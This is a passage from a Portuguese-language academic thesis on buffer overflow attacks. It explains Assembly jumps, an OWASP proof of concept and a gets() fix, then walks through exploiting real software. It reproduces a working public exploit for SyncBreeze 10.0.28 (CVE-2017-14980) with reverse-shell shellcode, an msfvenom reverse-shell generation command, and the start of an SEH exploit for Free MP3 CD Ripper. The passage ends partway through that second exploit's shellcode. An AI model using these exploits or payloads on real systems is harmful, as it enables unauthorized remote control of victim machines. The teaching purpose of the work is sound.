`ecx` e verifica então se o resultado desta operação é 0. Caso não seja, é feito um salto para o local do “nome” ou *label* atribuído, que no exemplo mostrado na Figura 8, se chama *start*.

Instruções de salto, ou `jmp label`, são comumente utilizadas em *Assembly* para transferir o fluxo de execução do código para um novo ponto, que é endereçado pela *label*.

Figura 9 - Exemplo de código Assembly com salto



Fonte: FOSTER, James C. BUFFER Overflow Attacks: Detect, Exploit, Prevent. 1. ed. [S. l.]: Syngress, 2005. 521 p. ISBN 1-932266-67-4

Na Figura 9, vê-se um exemplo de código que contém instruções `jmp`. Na linha 1 da Figura 9, é utilizada para um desvio de fluxo para um *label*, e neste caso o sistema operacional realiza a tradução do endereço para o programa executável. Na linha 2, é utilizada diretamente com o endereço para desvio. É recomendável a referenciação de *labels* para facilitar o desenvolvimento e manutenção do código.

2.4 Prova de conceito

É demonstrada nesta seção uma prova de conceito, originalmente apresentada pela Projeto Aberto de Segurança de Aplicações Web ou *Open Web Application Security Project* (OWASP).

Figura 10 - Prova de conceito: Código vulnerável

```
#include <stdio.h>
#include <string.h>

void doit(void)
{
        char buf[8];

        gets(buf);
          printf("%s\n", buf);
}

int main(void)
{
        printf("So... The End...\n");
        doit();
        printf("or... maybe not?\n");

        return 0;
}
```

Fonte: BUFFER Overflow Attack. [S. l.], 2021.

O exemplo da Figura 10 demonstra um fluxo simples em que uma aplicação faz duas saídas de texto em terminal, delimitando diferentes “etapas” da execução de um programa. Entre as duas saídas, é executada uma função, `doit()`, que recebe dados do usuário e os imprime na tela.

Figura 11 - Prova de conceito: alerta de vulnerabilidade

```
Compilation:

user@dojo-labs ~/owasp/buffer_overflow $ gcc example02.c -o example02
-ggdb
/tmp/cccbMjcN.o: In function `doit':
/home/user/owasp/buffer_overflow/example02.c:8: warning: the `gets'
function is dangerous and should not be used.

Usage example:
user@dojo-labs ~/owasp/buffer_overflow $ ./example02
So... The End...
TEST                    // user data on input
TEST                   // print out stored user data
or... maybe not?
```

Fonte: BUFFER Overflow Attack. [S. l.], 2021.

Na sequência, o exemplo da Figura 11 mostra que ao compilar o arquivo texto, o compilador GCC faz um alerta de que a função `gets()` é perigosa e não deve ser utilizada. Este alerta refere-se diretamente ao fato de que a função não faz o tratamento da quantidade de dados que são enviados a ela, tornando-a possivelmente vulnerável a ataques de *Buffer Overflow*.

Em seguida vê-se que ao enviar uma sequência de dados que é apenas uma *string* comum comportada pela memória do programa, a execução é concluída com sucesso.

Figura 12 - Prova de conceito: análise do Assembly

```
user@dojo-labs ~/owasp/buffer_overflow $ objdump -d ./example02

080483be <main>:
80483be:       8d 4c 24 04             lea    0x4(%esp),%ecx
80483c2:       83 e4 f0                and    $0xfffffff0,%esp
80483c5:       ff 71 fc                pushl  0xfffffffc(%ecx)
80483c8:       55                      push   %ebp
80483c9:       89 e5                   mov    %esp,%ebp
80483cb:       51                      push   %ecx
80483cc:       83 ec 04                sub    $0x4,%esp
80483cf:       c7 04 24 bc 84 04 08    movl   $0x80484bc,(%esp)
80483d6:       e8 f5 fe ff ff          call   80482d0 <puts@plt>
80483db:       e8 c0 ff ff ff          call   80483a0 <doit>
80483e0:       c7 04 24 cd 84 04 08    movl   $0x80484cd,(%esp)
80483e7:       e8 e4 fe ff ff          call   80482d0 <puts@plt>
80483ec:       b8 00 00 00 00          mov    $0x0,%eax
80483f1:       83 c4 04                add    $0x4,%esp
80483f4:       59                      pop    %ecx
80483f5:       5d                      pop    %ebp
80483f6:       8d 61 fc                lea    0xfffffffc(%ecx),%esp
80483f9:       c3                      ret
80483fa:       90                      nop
80483fb:       90                      nop
```

Fonte: BUFFER Overflow Attack. [S. l.], 2021.

Utilizando a ferramenta *objdump*, como exemplificado na Figura 12, é possível analisar o código Assembly resultante da montagem do programa. Para a prova de

conceito, tem-se como objetivo demonstrar que é possível “saltar” a execução da segunda função ao desviar o fluxo do programa diretamente para seu término.


Figura 13 - Prova de conceito: desvio de fluxo

```
user@dojo-labs ~/owasp/buffer_overflow $ perl -e 'print "A"x12
  ."\xf9\x83\x04\x08"' | ./example02
  So... The End...
  AAAAAAAAAAAAu*.
  Segmentation fault
```

Fonte: BUFFER Overflow Attack. [S. l.], 2021.

Como mostra a Figura 13, enviando o endereço do `ret` após o número necessário de dados para sobrescrever o *buffer*, vê-se que apenas a primeira *string* é impressa, e ao invés da segunda o programa retorna um falha de segmentação, evidenciando que a falha foi devidamente explorada para desvio de fluxo.

Figura 14 - Código que implementa função segura




```c
#include <stdio.h>
#include <string.h>

void doit(void)
{
    char buf [8];

    fgets(buf, 8, stdin);
        printf("%s\n", buf);
}

int main(void)
{
    printf("So... The End...\n");
    doit();
    printf("or... maybe not?\n");

    return 0;
}
```

Fonte: Autoria própria

Na sequência, através da Figura 14, vê-se uma das possíveis correções que pode ser aplicada para a vulnerabilidade de *Buffer Overflow* apontada. Como foi apontado por um alerta do compilador, idealmente deve ser evitado o uso da função `gets()`, devido a sua natureza insegura. Para substituí-la, é utilizada a função `fgets()`, em que um dos parâmetros passados é o tamanho do *buffer* desejado. Sendo assim, é possível especificar quantos *bytes* são lidos da memória. Dessa forma, o *Buffer Overflow* não se torna impossível, pois o desenvolvedor ainda pode cometer um erro e tentar escrever um número maior de dados do que o *buffer* comporta, porém, ele é dificultado, pois existe um mecanismo expresso para garantir que a escrita de dados seja apenas do tamanho apropriado.

Ao compilar e executar o código mostrado na Figura 14, tem-se o resultado contido na Figura 15:

Figura 15 - Exploração falha impossibilitada devido a uso de função segura



Fonte: Autoria própria

3 APLICAÇÕES PRÁTICAS

Para demonstrar os conceitos citados na seção 2 deste trabalho, é usado um exemplo de *Buffer Overflow* na aplicação comercial *SyncBreeze*, da empresa *Flexense Ltd*, utilizada para a sincronização de arquivos em ambiente corporativo. A falha permite obter execução de código remoto em servidores em que a aplicação está instalada, sem a necessidade de autenticação ou interação de usuário.

A exploração da falha utiliza um artefato presente em diversos sistemas operacionais, conhecida como *shell* ou simplesmente linha de comandos, que é, na realidade, um interpretador de comandos que faz interfaceamento entre o usuário e o sistema operacional. Comumente é uma aplicação que pode ser chamada para execução.

É comum, para a obtenção do controle de servidores ou estações, que sejam utilizadas as *shells* pelos atacantes. Uma vez que este tem acesso ao envio e recebimento de dados para uma *shell* do sistema operacional, o controle é estabelecido. Uma das formas de se obter este controle é através da chamada *reverse shell*, estabelecida quando a máquina vítima inicia uma conexão, através do Protocolo de Controle de Transmissão ou *Transmission Control Protocol* (TCP), para a máquina do atacante, que por sua vez serve uma *interface* para a passagem de comandos.

3.1 Aplicação 1 - *SyncBreeze*

A aplicação corporativa SyncBreeze tem como objetivo a sincronização de arquivos em um ambiente corporativo. De acordo com a descrição do fabricante, é uma solução rápida, poderosa e confiável para a sincronização de discos locais, compartilhamentos de rede, e Armazenamento Dedicado em Rede ou *Network Attached Storage* (NAS).

Em 2017, foi publicada através da Vulnerabilidades e Exposições Comuns ou *Common Vulnerabilities and Exposures* (CVE), a CVE-2017-14980, que representa a vulnerabilidade de *Buffer Overflow* a ser explorado no *software SyncBreeze*. Sua descrição relata (*Common Vulnerabilities and Exposures*, 2017) que o *Buffer Overflow* no *SyncBreeze Enterprise* 10.0.28 garante a um atacante impacto não específico através do envio de um parâmetro “usuário” longo para /*login*. Em outras palavras, diz-se que é possível alcançar alto impacto em um sistema vulnerável, ao enviar uma cadeia de dados excessivamente longa para a requisição de Protocolo de

Transferência de Hipertexto ou *Hypertext Transfer* Protocol (HTTP) que controla a autenticação dos usuários na ferramenta.

Existem, em repositórios públicos, provas de conceito que exploram a vulnerabilidade especificada no SyncBreeze. É possível utilizá-la para demonstração prática de como ocorre a exploração da falha.

Para o cumprimento dos objetivos deste trabalho, é utilizado o código disponibilizado publicamente pelo *Exploit-DB* (*Exploit-DB*, 2020), nas Figuras 16 e 17.

Figura 16 - Trecho de código da prova de conceito

```
# Exploit Title: SyncBreeze 10.0.28 - 'password' Remote Buffer Overflow
# Date: 18-Sep-2020
# Exploit Author: Abdessalam king(A.salam)
# Vendor Homepage: http://www.syncbreeze.com
# Software Link: http://www.syncbreeze.com/setups/syncbreezeent_setup_v10.0.28.exe
# Version: 10.0.28
# Tested on: Windows 7,windows xp,windows 10
#72413372 [*] Exact match at offset 520
#jmp esp FFE4 \xff\xe4
#!mona modules
#!mona find -s "\xff\xe4" -m libspp.dll
#address esp => 10090C83
#badchars ==> "\x00\x0a\x0d\x25\x26\x2b\x3d"
#msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.199 LPORT=1337 -f c
-b "\x00\x0a\x0d\x25\x26\x2b\x3d"  EXITFUNC=thread
#!/usr/bin/python
import socket

shell =""
shell +="\xba\x4b\x38\x98\x39\xdd\xc7\xd9\x74\x24\xf4\x5f\x33\xc9\xb1"
shell +="\x53\x83\xef\xfc\x31\x57\x10\x03\x57\x10\xa9\xcd\x64\xd1\xaf"
shell +="\x2e\x95\x22\xcf\xa7\x70\x13\xcf\xdc\xf1\x04\xff\x97\x54\xa9"
shell +="\x74\xf5\x4c\x3a\xf8\xd2\x63\x8b\xb6\x04\x4d\x0c\xea\x75\xcc"
shell +="\x8e\xf0\xa9\x2e\xae\x3b\xbc\x2f\xf7\x21\x4d\x7d\xa0\x2e\xe0"
shell +="\x92\xc5\x7a\x39\x18\x95\x6b\x39\xfd\x6e\x8a\x68\x50\xe4\xd5"
shell +="\xaa\x52\x29\x6e\xe3\x4c\x2e\x4a\xbd\xe7\x84\x21\x3c\x2e\xd5"
shell +="\xca\x93\x0f\xd9\x39\xed\x48\xde\xa1\x98\xa0\x1c\x5c\x9b\x76"
shell +="\x5e\xba\x2e\x6d\xf8\x49\x88\x49\xf8\x9e\x4f\x19\xf6\x6b\x1b"
shell +="\x45\x1b\x6a\xc8\xfd\x27\xe7\xef\xd1\xa1\xb3\xcb\xf5\xea\x60"
shell +="\x75\xaf\x56\xc7\x8a\xaf\x38\xb8\x2e\xbb\xd5\xad\x42\xe6\xb1"
shell +="\x02\x6f\x19\x42\x0c\xf8\x6a\x70\x93\x52\xe5\x38\x5c\x7d\xf2"
shell +="\x3f\x77\x39\x6c\xbe\x77\x3a\xa4\x05\x23\x6a\xde\xac\x4b\xe1"
shell +="\x1e\x50\x9e\x9c\x15\xf7\x70\x83\xd7\x6d\x71\x29\x2a\x1a\x9b"
shell +="\xa2\xf5\x3a\xa4\x68\x9e\xd3\x58\x93\xbe\xb3\xd5\x75\xaa\xa3"
shell +="\xb3\x2e\x43\x06\xe0\xe6\xf4\x79\xc3\x8c\x3b\xf0\xb3\xd9\xd3"
shell +="\x4c\xaa\xde\xdc\x4c\xf9\x48\x4b\xc7\xed\x4c\x6a\xd8\x38\xe5"
shell +="\xfb\x4f\xb7\x64\x49\xf1\xc8\xac\x3b\xf1\x5c\x4b\xea\xa6\xc8"
shell +="\x51\xcb\x81\x57\xa9\x3e\x92\x9f\x55\xbf\xb8\xd4\x60\x55\x83"
shell +="\x82\x8c\xb9\x03\x52\xdb\xd3\x03\x3a\xbb\x87\x57\x5f\xc4\x1d"
shell +="\xc4\xcc\x51\x9e\xbd\xa1\xf2\xf6\x43\x9c\x35\x59\xbb\xcb\x45"
shell +="\x9e\x43\x8d\x4e\x5e\x87\x58\x97\x15\xee\x59\xac\x36\xed\x77"
shell +="\xd9\xde\xa8\x12\x60\x83\x4a\xc9\xa7\xba\xc8\xfb\x57\x39\xd0"
shell +="\x8e\x52\x05\x56\x63\x2f\x16\x33\x83\x9c\x17\x16";
```

Fonte: SYNCBREEZE 10.0.28 - ‘password’ Remote Buffer Overflow. [S. l.], 25 nov. 2020.

Figura 17 – Trecho de código restante da prova de conceito


```
payload = "username=AAAAA&password="+"A"*520+"\x83\x0c\x09\x10"+ "\x90" *
20 + shell +"\x90"*(1400-520-4-20-len(shell))
req =""
req += "POST /login HTTP/1.1\r\n"
req += "Host: 192.168.1.20\r\n"
req += "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0\r\n"
req += "Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n"
req += "Accept-Language: en-US,en;q=0.5\r\n"
req += "Accept-Encoding: gzip, deflate\r\n"
req += "Referer: http://192.168.1.20/login\r\n"
req += "Content-Type: application/x-www-form-urlencoded\r\n"
req += "Content-Length: "+str(len(payload))+"\r\n"
req += "Connection: keep-alive\r\n"
req += "Upgrade-Insecure-Requests: 1\r\n"
req += "\r\n"
req += payload
# print req
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("192.168.1.20",80))
s.send(req)
print s.recv(1024)

s.close()
```

Fonte: SYNCBREEZE 10.0.28 - ‘password’ Remote Buffer Overflow. [S. l.], 25 nov. 2020.

Analisando trechos de código das Figuras 16 e 17, nota-se que se trata de um *script* na linguagem *Python*. Vê-se também que estão inclusos vários parâmetros de execução que devem ser alterados para servir ao ambiente que será explorado, como por exemplo, o número de Protocolo *Internet* ou *Internet Protocol* (IP) da máquina vítima.

A primeira alteração essencial é a variável `shell`, que contém o *shellcode* que é executado pela vítima. Para a criação de um *shellcode* que sirva às necessidades do ambiente de teste, faz-se uso da ferramenta *msfvenom*, como está instruído em um dos comentários do *script* utilizado. Informa-se o tipo de *payload* desejado, bem como o IP e porta da máquina atacante que recebe a conexão, e enfim o formato (linguagem) do código, os *bad chars* e o método de execução. Dessa forma, é gerado o *shellcode* personalizado, como evidenciado na Figura 18, que pode ser inserido no código para que seja executado pela vítima.

Figura 18 - Geração de payload customizado através do msfvenom



```
kali@kali:~$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.0.7 LPORT=6000 -f c -b "\x00\x0a\x0d\x25\x26\x2b\x3d" EXITFUNC=thread
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 12 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1500 bytes
unsigned char buf[] =
"\xda\xd5\xbb\xf4\xd0\x06\xcc\xd9\x74\x24\xf4\x5a\x31\xc9\xb1"
"\x52\x31\x5a\x17\x83\xea\xfc\x03\xae\xc3\xe4\x39\xb2\x0c\x6a"
"\xc1\x4a\xcd\x0b\x4b\xaf\xfc\x0b\x2f\xa4\xaf\xbb\x3b\xe8\x43"
"\x37\x69\x18\xd7\x35\xa6\x2f\x50\xf3\x90\x1e\x61\xa8\xe1\x01"
"\xe1\xb3\x35\xe1\xd8\x7b\x48\xe0\x1d\x61\xa1\xb0\xf6\xed\x14"
"\x24\x72\xbb\xa4\xcf\xc8\x2d\xad\x2c\x98\x4c\x9c\xe3\x92\x16"
"\x3e\x02\x76\x23\x77\x1c\x9b\x0e\xc1\x97\x6f\xe4\xd0\x71\xbe"
"\x05\x7e\xbc\x0e\xf4\x7e\xf9\xa9\xe7\xf4\xf3\xc9\x9a\x0e\xc0"
"\xb0\x40\x9a\xd2\x13\x02\x3c\x3e\xa5\xc7\xdb\xb5\xa9\xac\xa8"
"\x91\xad\x33\x7c\xaa\xca\xb8\x83\x7c\x5b\xfa\xa7\x58\x07\x58"
"\xc9\xf9\xed\x0f\xf6\x19\x4e\xef\x52\x52\x63\xe4\xee\x39\xec"
"\xc9\xc2\xc1\xec\x45\x54\xb2\xde\xca\xce\x5c\x53\x82\xc8\x9b"
"\x94\xb9\xad\x33\x6b\x42\xce\x1a\xa8\x16\x9e\x34\x19\x17\x75"
"\xc4\xa6\xc2\xda\x94\x08\xbd\x9a\x44\xe9\x6d\x73\x8e\xe6\x52"
"\x63\xb1\x2c\xfb\x0e\x48\xa7\xc4\x67\x52\x30\xad\x75\x52\x29"
"\x5d\xf3\xb4\x3f\x8d\x55\x6f\xa8\x34\xfc\xfb\x49\xb8\x2a\x86"
"\x4a\x32\xd9\x77\x04\xb3\x94\x6b\xf1\x33\xe3\xd1\x54\x4b\xd9"
"\x7d\x3a\xde\x86\x7d\x35\xc3\x10\x2a\x12\x35\x69\xbe\x8e\x6c"
"\xc3\xdc\x52\xe8\x2c\x64\x89\xc9\xb3\x65\x5c\x75\x90\x75\x98"
"\x76\x9c\x21\x74\x21\x4a\x9f\x32\x9b\x3c\x49\xed\x70\x97\x1d"
"\x68\xbb\x28\x5b\x75\x96\xde\x83\xc4\x4f\xa7\xbc\xe9\x07\x2f"
"\xc5\x17\xb8\xd0\x1c\x9c\xd8\x32\xb4\xe9\x70\xeb\x5d\x50\x1d"
"\x0c\x88\x97\x18\x8f\x38\x68\xdf\x8f\x49\x6d\x9b\x17\xa2\x1f"
"\xb4\xfd\xc4\x8c\xb5\xd7";
```

Fonte: Autoria própria

Altera-se também o endereço IP da máquina vítima no conteúdo da requisição HTTP utilizada na exploração, como mostrado na Figura 19.

Figura 19 - Alterando o endereço IP da vítima


```
payload = "username=AAAAA&password="+"A"*520+"\x83\x0c\x09\x10"+ "\x90" * 20 + shell +"\x90"*(1400-520-4-20-len(shell))
req =""
req += "POST /login HTTP/1.1\r\n"
req += "Host: 192.168.0.6\r\n"
req += "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0\r\n"
req += "Accept:text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n"
req += "Accept-Language: en-US,en;q=0.5\r\n"
req += "Accept-Encoding: gzip, deflate\r\n"
req += "Referer: http://192.168.0.6/login\r\n"
req += "Content-Type: application/x-www-form-urlencoded\r\n"
req += "Content-Length: "+str(len(payload))+"\r\n"
req += "Connection: keep-alive\r\n"
req += "Upgrade-Insecure-Requests: 1\r\n"
req += "\r\n"
req += payload
# print req
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("192.168.0.6",80))
s.send(req)
print s.recv(1024)

s.close()
```

Fonte: Autoria própria

Para a simulação da falha, tem-se uma máquina virtual com o sistema operacional *Windows* 10 com o *SyncBreeze* sendo executado em sua versão vulnerável.


Na Figura 20, prepara-se o ambiente da máquina vítima, executando o serviço do *SyncBreeze* para exploração.

Figura 20 - Ambiente de testes – Máquina vítima



Fonte: Autoria própria

Figura 21 - Interface de *login* da aplicação vulnerável




Fonte: Autoria própria

A Figura 21 mostra a página de *login* que é visualizada pelos usuários da aplicação, e que também será utilizada como vetor de ataque, recebendo as requisições HTTP.

Com o ambiente de testes preparado, executa-se o *listener*, serviço que “escuta” e aguarda por conexões vindas da máquina vítima para estabelecimento da *reverse shell*, e então o *script* em *Python*.

Figura 22 - Recebimento de conexão e execução de comando na vítima



Fonte: Autoria própria

Assim, através da sequência de ataque mostrada ao longo da seção 3.1, é possível obter controle remoto da máquina vítima através da aplicação vulnerável.

3.2 Aplicação 2 - *Free MP3 CD Ripper*

Para ilustrar a ocorrência e o impacto do *Buffer Overflow* em um contexto mais ligado ao usuário comum de sistemas computacionais, é utilizada uma falha no *software Free MP3 CD Ripper*. De acordo com o fabricante, este produto é um conversor de mídias musicais físicas de Disco Compacto ou *Compact Disk* (CD) para mídias digitais.

No caso a demonstrar, a aplicação possui uma vulnerabilidade *Buffer Overflow* caracterizada como "*user assisted*", ou seja, que necessita de alguma interação ou assistência do usuário para ser executada. Para isso, é utilizado o *exploit* contido no repositório *Exploit-DB* (*Exploit-DB*, 2018), como mostrado nas Figuras 23 e 24.

Figura 23 – Primeira parte do trecho de código para exploração de vulnerabilidade

```
buffer = "A" * 4116

NSEH = "\xeb\x06\x90\x90"

SEH = "\x21\x21\xe4\x66"
nops = "\x90" * 8
#badchar \x00\x0a\x0d\x2f
#msfvenom calculator
buf =  ""
buf += "\xba\x9a\x98\xaf\x7e\xdd\xc2\xd9\x74\x24\xf4\x5f\x29"
buf += "\xc9\xb1\x31\x83\xc7\x04\x31\x57\x0f\x03\x57\x95\x7a"
buf += "\x5a\x82\x41\xf8\xa5\x7b\x91\x9d\x2c\x9e\xa0\x9d\x4b"
buf += "\xea\x92\x2d\x1f\xbe\x1e\xc5\x4d\x2b\x95\xab\x59\x5c"
buf += "\x1e\x01\xbc\x53\x9f\x3a\xfc\xf2\x23\x41\xd1\xd4\x1a"
buf += "\x8a\x24\x14\x5b\xf7\xc5\x44\x34\x73\x7b\x79\x31\xc9"
buf += "\x40\xf2\x09\xdf\xc0\xe7\xd9\xde\xe1\xb9\x52\xb9\x21"
buf += "\x3b\xb7\xb1\x6b\x23\xd4\xfc\x22\xd8\x2e\x8a\xb4\x08"
buf += "\x7f\x73\x1a\x75\xb0\x86\x62\xb1\x76\x79\x11\xcb\x85"
buf += "\x04\x22\x08\xf4\xd2\xa7\x8b\x5e\x90\x10\x70\x5f\x75"
buf += "\xc6\xf3\x53\x32\x8c\x5c\x77\xc5\x41\xd7\x83\x4e\x64"
buf += "\x38\x02\x14\x43\x9c\x4f\xce\xea\x85\x35\xa1\x13\xd5"
buf += "\x96\x1e\xb6\x9d\x3a\x4a\xcb\xff\x50\x8d\x59\x7a\x16"
buf += "\x8d\x61\x85\x06\xe6\x50\x0e\xc9\x71\x6d\xc5\xae\x8e"
